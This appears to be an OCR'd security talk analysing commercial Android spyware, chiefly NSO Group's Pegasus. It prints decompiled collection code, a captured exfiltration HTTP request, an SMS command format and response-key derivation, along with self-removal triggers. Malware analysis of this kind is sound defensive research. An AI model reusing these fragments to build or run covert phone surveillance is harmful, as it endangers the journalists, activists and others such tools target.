```
protected void addBasicSystemInfo() {
    if(!App.isGpStringOne()) {
        this.addKeyValData("imei", e.getDeviceId());
    }

    this.addKeyValData("dev_name", e.d());
    this.addKeyValData("aid", e.c());
    this.addKeyValData("ver", e.i());
    this.addKeyValData("country", e.g());
    this.addKeyValData("packageName", e.h());
    this.addKeyValData("md", e.b());
    this.addKeyValData("md2", Utils_f.getHexifiedMd5(e.e() + e.getDeviceId()));
    this.addKeyValData("lastError", d.a());
    this.addKeyValData("packageName", e.h());
    this.addKeyValData("sdSpace", String.valueOf(e.j()));
    this.addKeyValData("systemVer", String.valueOf(Build$VERSION.SDK_INT));
    this.addKeyValData("versionRelease", String.valueOf(Build$VERSION.RELEASE));
    this.addKeyValData("sms_prefix", SharedPrefsManager_1.getSmsPrefSharedPref());
    String v1 = "locationEnabled";
    String v0 = App.getPermissionsManager().hasLocationPerms() ? "1" : "0";
    this.addKeyValData(v1, v0);
    this.addKeyValData("setupNumber", SharedPrefsManager_1.getSetupNumberSharedPref());
    this.addKeyValData("gp", e.getGpString());
    this.addKeyValData("showIcon", String.valueOf(e.l()));
    this.addKeyValData("localTime", Utils_f.c());
    try {
        this.addKeyValData("battery", String.valueOf(e.c(App.getApplicationContext())));
        this.addKeyValData("admin", String.valueOf(e.e(App.getApplicationContext())));
    }
    catch(Exception v0_1) {
        LoggingService_g.a(v0_1, "battery");
    }
}
```

MobileRecorder — N1 app for backup and tracking mobile phone

Tracks text messages, GPS locations, records calls and audio surroundings on your mobile phone automatically!

Download

Advanced app for automatic backup your phone data and tracking your phone:

- Tracks sms and records calls
- Automatically tracks location
- Records surroundings
- Remote commands: Switch on/of wifi and mobile data, locking/unlocking the phone, start/stop recording, etc.


How the Monitoring App works

Commercially created, state-sponsored surveillanceware

Merchants of surveillance

NSO's Business and Pegasus Targets

- Lawful intercept
- Government agencies such as police, secret services
- Infrastructure run by customer
- Known customers: UAE, Panama, Mexico
- Known targets:
  - Human rights activists
  - Lawyers
  - Legislators
  - Journalists
  - Anti-corruption groups
  - etc.



THECITIZENLAB RESEARCH NEWS ABOUT

Research / Targeted Threats

THE MILLION DOLLAR DISSIDENT

NSO Group's iPhone Zero-Days used against a UAE Human Rights Defender


By Bill Marczak and John Scott-Railton August 24, 2016


This report is Part 1 of a series on the abuse of NSO Group's spyware.

Part 1: The Million Dollar Dissident: NSO Group's iPhone Zero-Days used against a UAE Human Rights Defender
Part 2: Bittersweet: Supporters of Mexico's Soda Tax Targeted With NSO Exploit Links
Part 3: Reckless Exploit: Mexican Journalists, Lawyers, and a Child Targeted with NSO Spyware
Part 4: Reckless Redux: Senior Mexican Legislators and Politicians Targeted with NSO Spyware
Part 5: Reckless III: Investigation Into Mexican Mass Disappearance Targeted with NSO Spyware
Part 6: Reckless IV: Lawyers For Murdered Mexican Women's Families Targeted with NSO Spyware
Part 7: Reckless V: Director of Mexican Anti-Corruption Group Targeted with NSO Group's Spyware

Discovery of Pegasus for Android

- August, 2016: Joint report by Citizenlab (University of Toronto) and Lookout on iOS version of Pegasus
- Research data shared with Google
- Google identified and located suspicious app in late 2016
- Joint research of Lookout and Google
- April, 2017: Joint report by Google and Lookout.





Discovery of Pegasus for Android

- August, 2016: Joint report by Citizenlab (University of Toronto) and Lookout on iOS version of Pegasus
- Research data shared with Google
- Google identified and located suspicious app in late 2016
- Joint research of Lookout and Google
- April, 2017: Joint report by Google and Lookout.

Discovery of Pegasus for Android

- August, 2016: Joint report by Citizenlab (University of Toronto) and Lookout on iOS version of Pegasus
- Research data shared with Google
- Google identified and located suspicious app in late 2016
- Joint research of Lookout and Google
- April, 2017: Joint report by Google and Lookout.

```
package com.network.android.c.a;

import android.util.Log;

public final class a_Logger {
    private static a_Logger a;

    static {
        a_Logger.a = new a_Logger();
    }

    public a_Logger() {
        super();
    }

    public static void a_logInfo(String arg1) {
        try {
            Log.i("Jigglypuff", arg1);
        }
        catch(Throwable v0) {
        }
    }

    public static void a_logError(String arg1, Throwable arg2) {
        try {
            Log.e("Jigglypuff", arg1, arg2);
        }
        catch(Throwable v0) {
        }
    }

    public static void b_logError(String arg1) {
        try {
            Log.e("Jigglypuff", arg1);
        }
        catch(Throwable v0) {
        }
    }
}
```

Capabilities

- Audio recording
- Screenshot
- Camera control
- SMS capture
- Contacts, browser history, calendar, call log exfiltration
- Install to system partition
- Self update
- Keylogging

Targeted Apps

- WhatsApp
- Skype
- Facebook
- Viber
- Kakao
- Twitter
- Gmail

Suicide Functionality

App will remove itself if:

- MCC subscriber ID is invalid
- /sdcard/MemosNoteNotes exists
- Not contacted the server for a certain interval
- Remote “kill” command sent

Configuration

Initial configuration read from:

- Browser History
- File system
  - → `/data/myappinfo`
  - → `/system/ttg`

Configuration


- Browser history accessed through the Android browser history and bookmarks content provider
- Magic string: “rU8IPXbn”
- Configuration is parsed from the URL’s query string

```
try {
    a.a("getSettingsFromHistory started ");
    Cursor v1 = arg13.getContentResolver().query(Browser.BOOKMARKS_URI, null, null, null, null);
    com.network.b.b.z = "URL For Remove";
    a.a("History Count: " + v1.getCount());
    if(!v1.moveToLast()) {
        goto label_172;
    }
}
```

SMS

- Registers a ContentObserver for SMS content provider
- Searches for the string “your google verification code”
- Responds back to the SMS number with a subset of header information sent over HTTP

```
Your Google verification code
is:5678429\nhttp://gmail.com/?z=FEcCAA==&i=MTphYWxhYW4udHY6NDQzLDE6bW
Fub3Jhb25saW5lLm5ldDo0NDM=&s=zpvzPSYS674=
```



HTTP Client Requests

```
POST /support.aspx HTTP/1.1
Content-Type: multipart/form-data; boundary=__ANDROID_BOUNDARY__
SessionId1: ouxLIkUMyYkwa8guTn2onw==
SessionId2: /OIC0XYoSecG5QN4YOyZ7haJKWaEjUFFuihYOc4OCJnNlOlxAUE0SQH87+ef7/Sw
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.0.4; Nexus S Build/IMM76D)
Host: 192.168.255.1:8080
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 1079

--__ANDROID_BOUNDARY__
Content-Disposition: form-data; name="header"; filename="header"
Content-Type: application/zip

.......
;.[\K..F.4M...0.q......a.Gz.q..D0..p..@`..\........#...WQ.!.S<.HK.c-..-....YH...)..c)Z........L..{.kET6.
9...j....vRD.h...DL.T3.S+Pco......G...=;.;..T.X1s8..v|K4qs....m7....Y.<b..._M...!E.y/R........ps.....e..
4..TI)...a..p.G.G....tQ.
..\qx..=B.....,.....          `.5........`.|\..[f.......<.o...{K.*../.(^..1]..*...;Gvv.c.XS....O.`i
....=
..        @.p.]..x ts.P..I..d....);..I...8..Ra..-jA..8..`2..... .J..$.... ~F%r.u..G^.......Q..._......e
M.....Pt...>.M.h)2].......rZP$.t.]..<....
--__ANDROID_BOUNDARY__
Content-Disposition: form-data; name="data"; filename="data"
Content-Type: application/zip

)>(..cTFI.F
......1f7jmN.9.....Z..a.....0./...dPr......`.9...=..]..R...``...=.....:.I.Q|U.K....5.$/.fT..)..;t<..
--__ANDROID_BOUNDARY__
Content-Disposition: form-data; name="log"; filename="log"
Content-Type: application/zip
```

HTTP Responses

- AES encrypted

```
MD5({0xB6, 0x27, 0xDB, 0x21, 0x5C, 0x7D, 0x35, 0xE4,  token}) truncated to 16 bytes
append
MD5({0xB6, 0x27, 0xDB, 0x21, 0x5C, 0x7D, 0x35, 0xE4,  token}) truncated to 16 bytes
```

Demo

EVERYTHING IS OK